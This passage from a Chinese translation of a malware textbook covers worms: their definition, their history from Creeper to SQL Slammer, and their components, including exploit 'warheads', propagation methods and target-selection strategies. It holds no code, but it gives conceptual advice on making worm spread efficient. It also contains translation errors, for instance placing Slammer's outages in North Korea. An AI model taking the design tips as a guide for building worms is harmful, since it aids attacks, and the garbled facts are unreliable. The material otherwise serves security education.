- [6] Phil Goetz, "Risks Digest," Volume 6, Issue 71, April 1988, <http://catless.ncl.ac.uk/Risks/6.71.html>
- [7] Joe Dellinger, "Risks Digest," Volume 12, Issue 12, September 1991, <http://catless.ncl>

- ac.uk/Risks/12.30.html*
- [8] Fred Cohen, "Computer Viruses—Theory and Experiments," IFIP TC-11 Conference, Toronto, 1984, *www.all.net/books/virus/part1.html*
 - [9] Rob Slade, "Rob Slade's Take on Fred Cohen," *http://sun.soci.niu.edu/~rslade/cohen.htm*
 - [10] F-Secure Virus Descriptions, "Brain," *www.f-secure.com/v-descs/brain.shtml*
 - [11] "Dr. Solomon History: 1986–1987—The Prologue," *www.cknow.com/vtutor/vt19867.htm*
 - [12] Sir Peter Medawar, "Viruses," *National Geographic*, July 1994
 - [13] Mark Ludwig, *The Giant Black Book of Computer Viruses*, (2nd Ed), pp. 22–23, 1998
 - [14] Vmyths.com, "The Worldwide Michelangelo Virus Scare of 1992," 1998, *www.vmyths.com/fas/fas_inc/inc1.cfm*
 - [15] Symantec AntiVirus Research Center, "Understanding Virus Behavior under Windows NT," *http://securityresponse.symantec.com/avcenter/reference/virus.behavior.under.win.nt.pdf*
 - [16] VirusLibrary, "Macro.Office97.Triplicate," February 2002, *www.viruslibrary.com/virusinfo/Macro.Office97.Triplicate.htm*
 - [17] Eric Cole, Jason Fossen, Stephen Northcutt, *SANS Security Essentials with CISSP CBK*, Sans Press, 2003
 - [18] McAfee Security, "NAVRHAR.A," 1997, *http://vil.nai.com/vil/content/v_98245.htm*
 - [19] Symantec Security Response, "VBS.Beast.B" 2002, *http://securityresponse.symantec.com/avcenter/venc/data/vbs.beast.b.html*
 - [20] Eugene Kaspersky, "OBJ, LIB Viruses and Source Code Viruses," *Computer Viruses*, *www.viruslist.com/eng/viruslistbooks.html?id=36*
 - [21] F-Secure Virus Descriptions, "CIH," *www.europe.f-secure.com/vdescs/cih.shtml*
 - [22] CNET News.com, "Melissa Virus Launch Identified," 1999, *http://news.com.com/2100-1023-223677.html*
 - [23] Robert Vibert, "Dealing with Viruses—Taking Another Look at the Approaches Used," 2000, *www.securityfocus.com/infocus/1280*
 - [24] McAfee Security, "ProcKill-AF," 2003, *http://vil.nai.com/vil/content/v_100119.htm*

第 3 章 蠕 虫

一个微小、恶毒并且卑鄙的造物——蠕虫……

——Jonathan Edwards, “*The Justice of God in the Damnation of Sinners*”, 1734 年

当你坐在计算机前自在的上网冲浪时，突然间……天哪！你收到了同事发来的一堆足有 50 封的电子邮件，他们在这些邮件中发誓永远爱慕你。当你正因为这件新鲜事带来的诱惑而莫名其妙地笑时，你意识到这些信息中每一个单独的信息都会让你阅读他们所携带的附件，然后立即对他们的友好表示做出回应。与此同时，你的个人防火墙开始变得不稳定起来，你的笔记本电脑收到了检测网络的奇怪请求。这时，你便开始喃喃自语：“我没有在这台计算机上运行网络服务器啊？”然后你意识到了事实的真相——Internet 是正常的，但是你自己的网络却有一些特别之处，受到了来自另一个 Internet 蠕虫的攻击。

在最近几年里，这些可恶的蠕虫正在迅速地增长。事实上，在 Internet 的历史中，蠕虫已经对受到攻击的计算机造成了巨大的危害，并且在不远的将来它将变得更具破坏性，是什么导致蠕虫如此的可恶？我们可以通过分析其定义看到它们的本质。

蠕虫是一种可以自我复制的代码，并且通过网络传播，通常无需人为干预就能传播。

蠕虫袭击一台机器，并在完全控制之后，就会把这台机器作为宿主，进而扫描并感染其他脆弱的系统。当这些新目标在蠕虫的控制之中后，就如蠕虫刚开始搜索这些“猎物”一样，这种贪婪的行为会一直延续下去。单个蠕虫在一台受害者机器上运行的实例称为“一段”，在你的被感染组件中运行的蠕虫代码是一段，安装在我机器上的相同的蠕虫可以是同类蠕虫的另一段。一旦开始感染，蠕虫将控制数千个系统，这点必须密切注意！蠕虫使用这种递归的方法进行传播，按照指数增长的规律分布自己，进而及时控制越来越多的受

害者。

早在 1972 年，John Brunner 写的科幻小说《Shockwave Rider》中术语“蠕虫”便被用来描述此类代码[1]。在本书中，一个被称为“绦虫”的程序在一个连接着全球数百万系统的未来数据网中传播。（听起来很熟悉？）作为最早的计算机朋克文化的例子，这本书很值得一读，并且在比较大的书店里依然能够买到它。小说中的 Shockwave Rider 帮助建立了非常强大的自我复制代码的概念，不久我们就可以看到这个概念在实际病毒和蠕虫中的实现。

本书前面的章节集中讨论了计算机病毒，我经常被问到关于蠕虫和病毒之间的差异的问题。这两种恶意代码本质上是相关的，即当它们开始蔓延时都是自我复制的。然而，蠕虫定义的一个特征是通过网络传播，如果它不通过网络传播，那么它就不是蠕虫。正如我们在前面的章节中所讨论的，病毒定义的特征是它感染主文件，例如文档或可执行文件，而蠕虫没有必要感染主文件（尽管一些特殊的蠕虫实例这样做了）。

冒着要么成为象征，要么被遗弃的风险，蠕虫便和某些病毒颇为相似了，这些病毒通过网络中繁殖不断延伸它们的“羽翼”。它就像众所周知的两栖动物，从养育它们的肥料中爬出来，长出了翅膀，然后飞上了天空。当然，一些恶意代码既是蠕虫，也是病毒，因为它们不仅可以通过网络繁殖，而且还可以感染主文件。事实上，随着今天 Internet 的广泛应用，许多新病毒包含了蠕虫可以繁殖的特性。

尽管网络特征是定义蠕虫的本质内容，但是意识到大多数（不是全部）蠕虫无需通过人为干预的传播也是很重要的。它们通常开发目标机上的一些缺点，进而用一种自动的方法占据它，不需要用户或管理员做任何事情。大多数病毒（但不是全部）需要用户运行一个程序或者浏览一个文件以调用恶意代码。这些蠕虫和病毒的不同点总结见表 3-1。

表 3-1 病毒与蠕虫的对比

恶意代码类型	复制	传播路径	传播是否需要用户交互感染
计算机病毒（Virus）	自我复制	感染一个文件，例如可执行文件或文档	通常，用户交互感染对传播来说是必要的，例如运行一个程序或打开一个文档文件
蠕虫（Worm）	自我复制	通过网络传播，例如国内网或 Internet	一般来说，不需要用户交互感染。 蠕虫通过目标系统的弱点或错误的配置传播。但是对于一小部分蠕虫来说，用户交互感染对传播来说是必要的（例如，打开电子邮件阅览器）

3.1 为什么使用蠕虫

攻击者使用蠕虫是因为它们可以提供其他类型的攻击不易达到的效果。蠕虫可以获得大型分布式 Internet 的内在能量，进而用这种能量破坏整个 Internet。攻击者就是利用蠕虫的这些性能实现自己的众多目的的，其中包括接管大量的系统、使追踪变得更困难，以及扩大危害范围等。让我们分别详细地讨论这些目的，进而对蠕虫究竟可以干什么有一个概念。

3.1.1 接管大量的系统

假设一名攻击者想要接管全世界 10 000 台计算机，或许这名攻击者需要用这 10 000 台计算机破解一个密钥或密码。当这 10 000 台计算机同时工作时，破解密码的速度要比单独的一台机器快 10 000 倍。另外，攻击者好像仅仅是想通过给计算机造成的巨大危害来吹嘘他或她的同伙操纵计算机后台的能力。

现在，攻击者控制每个系统大约需要 1 个小时，其中包括侵占系统、安装一个后门病毒、清除日志文件，以及使计算机服从攻击者邪恶愿望的其他活动的时间。一个攻击者要支配 10 000 台计算机需要花费多长时间？不需要你拿计算器来计算，你只需要用数学方法就好。控制一个系统需要 1 小时，那么控制 10 000 个系统攻击者便需要 10 000 个小时。就算是昼夜不停地工作，一天 24 小时，一个星期 7 天也没有办法破解，攻击者需要将近 14 个月才可以完成自己的目的。但是，如果使用蠕虫，同样的 10 000 个系统在几个小时或更少的时间内就可以被占领。以这种方式，蠕虫增加了这些坏家伙有效攻击的比例。

3.1.2 使追踪变得更困难

当这 10 000 个系统都在自己的控制之下时，攻击者利用一个极为迷惑的系统来隐藏自己的源位置。我可以轻易地制造一个蠕虫，它可以使我在这个蠕虫的段与段之间任意连接。当用这个蠕虫感染了大部分系统之后，我能发动其他攻击方式对付一个目标站点，并通过我的蠕虫网络隐藏我的攻击源。如果足够小心的话，调查员将迷失在跳动的不同的蠕虫段之间的连接中，这样要抓住我就非常困难了。

考虑一个简单的攻击点扫描，我可以运行一个通过网络发送数据包的程序，依次查看选定的目标是否有可以让我控制它的错误配置或其他安全漏洞。如果从自己的一台计算机上运行这样的扫描检查目标机的攻击漏洞，我将通过网络发送数千个数据包。受害者可以看到我所有的数据包，可能还会追踪到我。然而，如果我用一串蠕虫段发送我的扫描，被我侵占的 10 000 台计算机中的每一台将发送一个或两个数据包进行单独的攻击漏洞检查。

如图 3-1 所示，我将通过被蠕虫感染的计算机分散发送扫描，这样目标机将看到一串来自全世界不同的系统的数据包。当然，我也不会坐在这 10 000 台计算机中的任何一台前干这些事情，现在你们就试着来找我啊。




图 3-1 单机发送攻击点扫描与被蠕虫感染的分布式网络发送攻击点扫描的对比

更糟糕的事情是，我的蠕虫大军将占领全球各个国家所有的 Internet。由于调查员面临着人类语言多样性和系统合法性的障碍，所以他们的调查将会受阻，这样要从这些不同的位置追踪到我就变得困难了。当我从他们的指缝中溜走时，他们不得不协调众多不同国家的人们进行调查。我的一个酷爱双关语的朋友曾经把这种全球性散布蠕虫，进而阻碍调查员调查的现象称为“全球爬行”。

3.1.3 扩大危害范围

许多不同类型的计算机攻击都具有很大的危害性，如果同时从多个系统发送它们，蔓延速度将更快。如果攻击者使用一台计算机达到的危害水平是 X，则其可以使用被蠕虫感染的全部系统将危害扩大 10 000 倍（或者更多）。另外，如果同时从这些蠕虫段发送，攻击速度将加快 10 000 倍。通过这种方式，蠕虫增强了攻击者的攻击能力。

假设攻击者通过从多种途径发送大量的数据包攻击目标机，从而发动一个分布的拒绝服务攻击。攻击者的目标在于用大量的数据包淹没目标机，因此，由于大量的阻碍，合法的用户将不能与受害者进行通信。对于一个单独的系统，攻击者可以制造一个合理的传输

流量，但是与破坏一个典型的 Internet 服务器比起来这就不算什么了。然而利用蠕虫，攻击者可以从 10 000 个或更多的系统发送数据包，轻而易举地通过占据你所有带宽进入目标服务器。你不可能有足够的带宽而阻止这种犹如洪水般的攻击，因为它来自于一个意志坚定的攻击者，并拥有数以万计的被蠕虫侵占的计算机。

3.2 蠕虫简史

蠕虫是恶毒的，但是它们却早已不再是什么新鲜事物了。早在 1988 年 11 月，一部分早期的 Internet 就曾经被 Morris 蠕虫破坏，但是这也不是最早的蠕虫[2]。1971 年，在 Bolt Beranek and Newman (BBN)，一名叫 Bob Thomas 的研究员发明了一个程序。这个程序可以通过空中交通管制系统的一个网络运行，这一系统也是这个早期实例中一个令人震惊的目标。Thomas 称这个程序为“爬行者”，它可以在系统与系统之间传播，在计算机之间全力复制代码以帮助空中交通控制器处理自己的工作[3]。与蠕虫不同，爬行者不在众多目标机上安装自己的东西，它仅仅漫步于 Internet。试图从以前的系统中离开，就好像它是向前传播一样。

多年以后，第 1 个真正的蠕虫（通过一个网络传播自己的自我复制代码）由施乐公司帕洛阿尔托研究所（Xerox PARC）的优秀工作者所发明。这些工作者创造了激光打印机、图形用户界面、鼠标，以及其他我们日常用到的计算机配件，但是他们并没有打算把蠕虫作为一种恶意工具来使用。施乐公司的两名研究员 John F. Shoch 和 Jon A. Hupp 仅仅认为蠕虫是一种可以向系统传播软件的高效方式[4]。当然，他们的想法是对的。不幸的是，在 20 世纪 80 年代早期，他们最先研制的蠕虫意外地脱离了控制，开始在施乐公司自己的研究网中传播，这是蠕虫到来前的一个预兆[5]。今天，攻击者们利用蠕虫的便利到处传播恶意代码。

蠕虫的发布在 20 世纪 90 年代后期得到了真正的加速，并且在这 10 年中一直都是这样。梅利莎于 1999 年 3 月发布，Love Bug 于 2000 年 5 月发布，它们使许多公司一两天内完全没有办法连接 Internet。尽管人们认为梅利莎和 Love Bug 是病毒，但是它们更像蠕虫，可以在 Internet 上猖獗的传播。近年来，我们发现了红色代码病毒和 Nimda 蠕虫，它们曾在 2001 年感染了数十万台计算机。直到今天，全球的攻击者仍然在不断的制造新的更复杂的蠕虫类型。在表 3-2 中我们列出了刚才提及的以及其他一些知名的蠕虫病毒。仔细研究这个表，进而对这些主要的蠕虫如何攻击各种坚固的系统将有一个大致的了解。在本章中，我们将依次谈及这些特殊的蠕虫实例，并深入研究各类型的蠕虫是如何工作的以及它们将来发展前景的细节。

表 3-2 著名的蠕虫类型

蠕虫名称	发布时间	目标平台	显著特征
Morris 蠕虫 (也被简单地称为 Internet 蠕虫)	1988 年 11 月	UNIX	这种致命的蠕虫使早期 Internet 的大多数组件瘫痪, 这曾经成为全世界的头条新闻。大多数达到一定年龄的人都可以轻松地回答这个问题, “当蠕虫攻击时你在哪里?” 我正在大学里上 C 语言课, 在这里我开始实际的学习了蠕虫。啊……多美好的旧时光
梅利莎	1999 年 3 月	Microsoft Outlook 电子邮件客户服务器	自从 11 年前 Morris 蠕虫发布以来, 只发生过一些危害性不大的蠕虫攻击。大多数恶意代码的发展都集中在病毒的编写上, 这一现象在 20 世纪 90 年代早期和中期得到了改变。这些都是随着梅利莎的发布而改变的, 梅利莎可以利用 Internet 的力量传播恶意代码。这种 Microsoft Word 宏病毒通过 Outlook 电子邮件传播, 起着病毒(感染.doc 文件)和蠕虫(在网络上传播)的双重作用
The Love Bug	2000 年 5 月	Microsoft Outlook 电子邮件客户服务器	这种 Visual Basic Script 蠕虫通过 Outlook 电子邮件传播, 一些公司在几天之中终止自己和 Internet 的连接, 等待着这一蠕虫风暴的过去
Ramen	2001 年 1 月	Linux	这种蠕虫利用 3 种不同的缓存溢出漏洞侵占系统, 只要一安装它就会改变系统默认的网页, 显示 “Hackers loooove noodles!”。现在, 我对 ramen noodles 的喜爱程度不亚于下一个家伙。然而, 我从来不觉得需要利用蠕虫使它们名垂千古
Code Red	2001 年 7 月	Windows IIS Web 服务器	这种非常恶毒的蠕虫可以在 9 小时内侵占 250 000 个系统。利用全世界被侵占的系统, 疯狂地向 www.whitehouse.gov 的 IP 地址发送数据包
Nimda	2001 年 9 月	Windows IE 浏览器, 文件共享, IIS Web 服务器, Microsoft Outlook	这种复合型的蠕虫包括大约 12 种不同的传播机制, 仅仅发布于 2001 年 9 月 11 号的恐怖袭击事件后一星期, 它是我们所遇到的传播速度最快最顽强的蠕虫之一
Klez	2002 年 1 月	Microsoft Outlook 电子邮件客户服务器和 Windows 文件共享	这个蠕虫通过对 E-mail 标题和附件类型的随机化, 做出了一些多态性的尝试, Klez 也积极地尝试了破坏病毒防护软件

续表

蠕虫名称	发布时间	目标平台	显著特征
Slapper	2002 年 9 月	用 OpenSSL 包运行 Apache 的 Linux 系统	这种蠕虫通过 Apache Web 服务器使用的加密套接字协议层 (SSL) 代码上的漏洞进行传播。当它传播时, 它将建立一个大型的对等分布式拒绝服务网络, 等待攻击者下达命令进行攻击
SQL Slammer	2003 年 1 月	运行 SQL Server 数据库的 Windows 系统	这个恶毒的小程序传播极为迅速, 它使得朝鲜的许多 Internet 连接失效达几个小时, 并使北美洲数千台取款机关闭

3.3 蠕虫的组成

现在, 我们已经了解了蠕虫的一些著名的例子, 接下来让我们再研究一下蠕虫的内部构造。典型的蠕虫可以分解为如图 3-2 所示的几个部分, 把图中所示的每一个组成部分当做实现蠕虫的一个组件块, 在迄今为止的大多数蠕虫中都能找到这些组件块。另外, 攻击者已经创造了一些使用标准组件的蠕虫, 这些标准组件可以根据不同的功能需要轻而易举地进行更换拼接。为了了解蠕虫是如何构建的, 我们将沿着蠕虫传播的过程, 确定在感染周期的每一个阶段不同蠕虫组件的作用。



图 3-2 蠕虫的组件

当我们看到图 3-2 时, 你可能注意到它很像导弹这种战争武器。当然, 这并不是一个意外, 我把它画成这个形状有两个原因。首先, 蠕虫的组件工作起来很像导弹的每个部分, 正如你可能已经预料到的, 弹头用来穿透目标。传播引擎将导弹移向它的目标, 目标选择算法和扫描引擎很像真正导弹中的小型回转仪, 它们可以引导导弹指向它的目标, 有效载荷仓携带了一些恶性代码去破坏目标。

除了蠕虫和导弹的这些比较之外，我们需要注意蠕虫也可以被用做军事或恐怖武器。许多现代的军事机构依赖装备上的计算机系统使战争的过程变得自动化，许多坦克、战船以及运输系统使用带有 TCP/IP 连接和 x86 兼容服务器的 Windows 和 UNIX 组件，世界上其他事物也是如此。敌方可以利用蠕虫侵占这些计算机系统，限制军事准备。在炸弹下落之前，蠕虫可以侵占许多重要的系统，让敌人把战地拱手奉上。更糟糕的是，恐怖分子可以利用蠕虫侵占全球的计算机系统，扩大自己的恐怖信息。带着脑海中这些不幸的可能性，让我们研究一下蠕虫的内部构造来看看不同组件如何工作。

3.3.1 蠕虫的“弹头”

为了侵占一个目标系统，蠕虫必须首先获得目标计算机的访问权。它使用一些代码作为弹头侵入目标机，查找目标系统的攻击点。这些载入到弹头的探测器，可以利用目标机众多可能的漏洞侵占系统。尽管蠕虫可以使用无数多种不同的方法获得访问权，但是最常用的技术如下。

- ✎ **缓存溢出探测：**许多软件开发人员在写程序时会出现一些较大的错误，例如，他们常常在不同的内存缓冲区间移动数据时常常忘记检查数据的大小。这个错误可以导致在程序中缓存溢出，使攻击者能够破坏程序进而控制目标机。为了探测这样的漏洞，攻击者（或蠕虫）向这个程序发送大于开发人员分配的缓存空间的数据，造成目标机缓存溢出并进而破坏其上多个关键的内存结构。通过精心构造发向目标机缓存的数据，攻击者可以在受害者的机器上执行各种指令。想像一下，通过利用缓冲器溢出执行一些特殊的指令，一个蠕虫可以进入目标机传播。正是因为这种力量，缓存溢出成为应用在蠕虫弹头中最受欢迎的技术之一，在 Ramen、Code Red、SQL Slammer 蠕虫，以及其他蠕虫之中起了显著的作用。
- ✎ **文件共享攻击：**利用 Windows 文件共享或 UNIX 网络文件系统（NFS），用户可以跨越网络清晰地读写文件。此外，通用的对等文件共享程序，例如 Gnutella 和 Kazaa 等允许文件可以在系统与系统之间快速移动。然而，给每个用户分配适当的权限，以便只有适当的人才可以读写文件。要做到这一点很困难，尤其是在一个大环境中，一些蠕虫利用文件共享服务向目标机的文件系统写入蠕虫代码，致使文件共享成为蠕虫进入目标机一道敞开的大门。我的邪恶的蠕虫可以通过有效的文件共享覆盖你的计算机上的一个文件，蠕虫就包含在这个文件之中。不久以后，这个文件可能被一个用户手动运行，或者在目标机上按照预定自动运行。Nimda 蠕虫就是众多利用这种简单有效的方法传播的恶意代码之一。
- ✎ **电子邮件：**电子邮件几乎随处可见，从最简单的 PDA，到比较复杂的台式电脑，再到非军事区的更复杂的服务器，大多数计算机都可以发送和接收电子邮件。而且，

邮件阅读器和邮件服务器已被证明是最容易攻击的目标。关于邮件阅读器，我们对于那些可以轻易被骗运行各种可执行附件的用户感到很头疼。当然，这样的访问需要用户干涉。或者，通过我们在第4章中将要讨论各种脚本，使蠕虫能够在邮件阅读器内部运行自身。在邮件服务器上，我们已经看到了可以让攻击者完全侵占一个系统，并且完全不需要用户干涉的大量的软件漏洞。更复杂的问题是电子邮件分配列表中可以轻易地包含数千个用户，蠕虫利用这个列表进行传播以扩大新攻击用户的数目。利用这种广泛分布的通道和大范围攻击，电子邮件成为蠕虫进入系统的理想媒介。这就是我们为什么可以看到电子邮件被梅利莎病毒/蠕虫、Love Bug，以及 Nimda 利用的原因，也是我们在将来需要关注这一媒介的原因。

- ❖ **其他普通的错误配置：**攻击者获得访问权的其他常用方式还包括探测众多常见的错误配置，不同的系统管理员和用户在配置自己的计算机时常常会犯类似的错误，致使允许了一些他们没有意识到的访问形式。例如，数千台计算机（或你中意的网络服务器）有很容易猜到的管理员密码。通过从100个密码列表中选择，其中甚至包括空白密码，我可以远程作为管理员使用计算机，并控制系统，在其中疯狂活动。蠕虫可以自动进行这一过程，在它的弹头中探测出这些容易猜测到的密码。

可悲的是，这些新漏洞已经被希望世界更安全的品德高尚的安全研究员和不怀好意的计算机攻击者一天天的发现。当这些漏洞被发布时，攻击者借用这些技术，将探测代码载入蠕虫的弹头中。弹头为攻击者打开通道，让蠕虫执行代码或把某些信息写入到受害机器。

3.3.2 传播引擎

通过弹头获得目标机的访问权后，蠕虫必须传输自身的其他部分到目标机。在一些情况下，弹头自身可以运载整个蠕虫到达目标机，这取决于弹头的特性。如果弹头可以用来运载一些代码，则一只高效的蠕虫就能够把全部代码装载到弹头中。例如，在文件共享弹头中，整个蠕虫都可以被写入目标文件系统。同样地，在电子邮件的弹头中，整个蠕虫通常作为可执行的脚本或附件包含在电子邮件中。在这些情况下，弹头和传播引擎是一体的。

对于其他蠕虫，像探测缓存溢出或其他常见的错误配置。弹头仅仅打开通道，之后蠕虫可以在目标机上执行任何指令。但此时，蠕虫并没有加载到目标机上，它可以仅仅通过弹头执行指令。弹头打开目标机的通道后，蠕虫仍然需要传输它的所有代码到受害者。联想到现实生活中苹果中蠕虫的爬动，首先，蠕虫咬掉一点皮，然后爬到苹果里面。计算机蠕虫先使用弹头打开一个通道，利用传播引擎在网络中传输，并爬行其中。利用它的弹头，蠕虫在目标机上执行一个指令，这个指令常常是一些用来传输蠕虫代码的文件传输程序。利用文件传输机制最常见的传播方法见表3-3。

表 3-3 利用文件传输机制的蠕虫传播方法

文件传输程序	描 述
文件传输协议 (FTP)	文件传输协议 (FTP) 用来在网络间移动文件, 要有明文用户 ID 和密码验证或者是匿名访问
小文件传输协议 (TFTP)	小文件传输协议 (TFTP), 一种比 FTP 较为简单的文件传输协议, 支持网络间非验证访问的文件传输
超文本传输协议 (HTTP)	超文本传输协议通常用来访问网站, 但是也可以用来传输文件
服务信息块 (SMB)	Microsoft 的服务信息块协议用于 Windows 文件共享, 同时, 在运行 SAMBA 的 UNIX 服务器上支持这一协议

利用这些机制, 蠕虫弹头在受害计算机上运行一个指令, 将剩余的蠕虫代码传播到受害系统中。当传播到目标机后, 蠕虫在这台计算机上安装自身, 向内存加载其进程并改变系统配置, 这样它就可以不断地运行甚至可能在系统中隐藏自己。一旦侵占本地计算机, 一些蠕虫利用各种病毒程序完全感染文件并隐藏于系统之中, 就像我们在第 2 章中仔细讨论过的那样。

3.3.3 目标选择算法

一旦蠕虫在受害计算机上运行, 目标选择算法开始寻找新的攻击目标。每一个由目标选择算法确定的地址都将被扫描, 确定是否有合适的易攻击对象正在使用那个地址。利用受害计算机上的资源, 一个蠕虫创造者可以选择如下所列的多种不同目标选择算法。

- ✎ **电子邮件地址:** 一个蠕虫可以从受害计算机的邮件阅读器或邮件服务器中得到电子邮件地址, 任何发送信息到受害计算机或从受害计算机接收信息的计算机都将成为下一个潜在的目标。
- ✎ **主机列表:** 一些蠕虫从本地主机上的各种计算机列表中获得地址, 例如存储在主机文件 (UNIX 中的 /etc/hosts 和 Windows 中的 LMHOSTS) 中的那些。
- ✎ **被信任的系统:** 在一个基于 UNIX 系统的受害计算机上, 蠕虫能够通过分析 /etc/hosts.equiv 文件和用户个人的 .rhosts 文件, 在当前受害机和其他计算机之间寻找信任关系。有时候不需要用户提供密码, 能从一台计算机访问另一台计算机的信任关系是不安全的, 可能为蠕虫侵占新的受害者提供帮助。
- ✎ **邻域网:** 在一个基于 Windows 的网络中, 一些蠕虫探测邻域网以发现新的潜在受害者。如同一个用户寻找邻近文件服务器一样, 蠕虫通过使用 Microsoft 的网络输入输出系统 (NetBIOS) 和服务信息块 (SMB) 协议发送查询, 试图寻找受害系统。
- ✎ **域名服务 (DNS) 查询:** 蠕虫可以连接到带有受害计算机的本地域名服务器, 用它

查询其他受害者的网络地址。在其他功能中，域名服务器可以将域名（如 `www.counterhack.net`）转变成 IP 地址（10.1.1.15）。因此，域名服务器对于蠕虫而言，成为了出色的潜在目标地址的储藏室。

❖ **任意选择一个目标网络地址：**最后，蠕虫可以仅仅任意地选择一个目标网络地址。利用一个算法计算一个合理的值，进而试图去感染该系统。

大多数蠕虫的目标引擎并不那么有效，许多蠕虫仅仅随机选择 IP 扫描受害者。然而，基于 Internet 上 IP 地址的分布性，随机选择的结果非常不理想。因为现在广泛应用的 IP 版本 4 中 IP 地址是 32 位的，所以在 Internet 中将有可能超过 40 亿的地址。但是这些地址的分配不是非常的有效。20 年或更多年之前，几乎没有人可以想到娇小的 Internet 与和它相关联的 TCP/IP 协议组能成为我们今天所看到的环绕世界的庞然大物。由于没有这种远见，因此大量的地址空间被分配给了单一的单位。很久以前，存在的 IP 地址空间被分为表 3-4 中所描述的 A 类，B 类和 C 类网络，D 类和 E 类地址空间也是存在的，但是它们分别用于广播和实验中。

表 3-4 基于类的 IP 地址分配

类	IP 地址的范围	类中网络的数目	此范围内 IP 地址的数目
A 类	第 1 个 8 字节的范围是 1~126，其他 8 字节的范围是 0~255：[1~126].x.y.z	126	16 777 214
B 类	第 1 个 8 字节的范围是 128~191，其他 8 字节的范围是 0~255：[128~191].x.y.z	16 384	65 534
C 类	第 1 个 8 字节的范围是 192~223，其他 8 字节的范围是 0~255：[192~223].x.y.z	2 097 152	254

A 类网包括多于 16 000 000 个可能地址，但是这些范围的多数都分配给了一个单一单位，例如一个政府机构、公司或大学，这样的单位中只有非常少的一部分可以利用如此大的地址空间。因此，与原始 A 网关联的地址很少被使用到，看起来更像一个全球网上的幽灵城镇，而不是那些比较繁忙的城市。B 类网包括 65 534 个可能的地址，这个数目是比较合理的，但是大多数单位甚至没有那么多数量的主机。最后，C 类网包含有 254 个可能的地址，它们被密集使用，并且分配给任何规模的单位。今天，这些基于地址分类表的方法已经被分配地址空间的另一种方法取代，这种方法称为“CIDR”（Classless InterDomain Routing），发音为 *cider*，可参考文献[6]。尽管 CIDR 非常有效，但是一些单位在最先分配所有的类时依然延续其原始的地址分配，即使很多地址都没有被完全用到。因此，在今天的 CIDR 世界中，地址使用中传统的 C 网依然占很大的比重。

现在，假设一个蠕虫的目标机制完全随机的产生一个潜在的目标地址。一些蠕虫仅仅

只是这么做，因此传播的效率非常差。如果蠕虫随机选择的目标落在了传统的 A 空间，极有可能这个范围内没有任何有效的目标，因为它很少被使用到。同样，许多 B 网空间也很少被使用。然而，如果这个蠕虫幸运的话，它将得到落在 C 网空间的地址，在这里有很多受害者将被发掘。如果一个蠕虫选择了无效的地址，珍贵的扫描时间将被浪费。

还记得老匪徒 Willie Sutton 的趣事吗？当问到为什么抢劫银行时，Sutton 回答说：“因为那里放着钱！”同样，蠕虫想要确定何处有计算机，然后仔细选择目标地址。为了可以更有效地传播，更狡猾的蠕虫目标引擎关注于那些非常活跃的地址范围，例如 C 类网的范围或部分 B 类网的范围。将目标选择机制最优化，以使它尽可能地选择这些类型的地址，这样蠕虫初期的传播就非常迅速。高效（并且成功的）蠕虫通常瞄准各类 C 网和 B 网的范围。

此外，由于网络延时，在局域网上传播要比通过全球不彻底的传播蠕虫快得多。因此，许多目标引擎设计用来获取离当前蠕虫所在较近的地址，希望可以尽快控制本地网络。当本地网络上的所有系统都被侵占以后，目标选择机制把它的注意力转移到一个更宽的地域传播上。当然，有时候受害计算机在一个非公用的地址空间（例如，RFC1918 中定义的私有 IP 地址，它不能通过 Internet 连接）。在这种情况下，受害者的本地地址将落到一个明确的范围（10.0.0.0~10.255.255.255 和 172.16.0.0~172.31.255.255，还有 192.168.0.0~192.168.255.255）。许多蠕虫以此地址安装到系统时，为了快速传播，它将在这个范围内进行选择。

3.3.4 扫描引擎

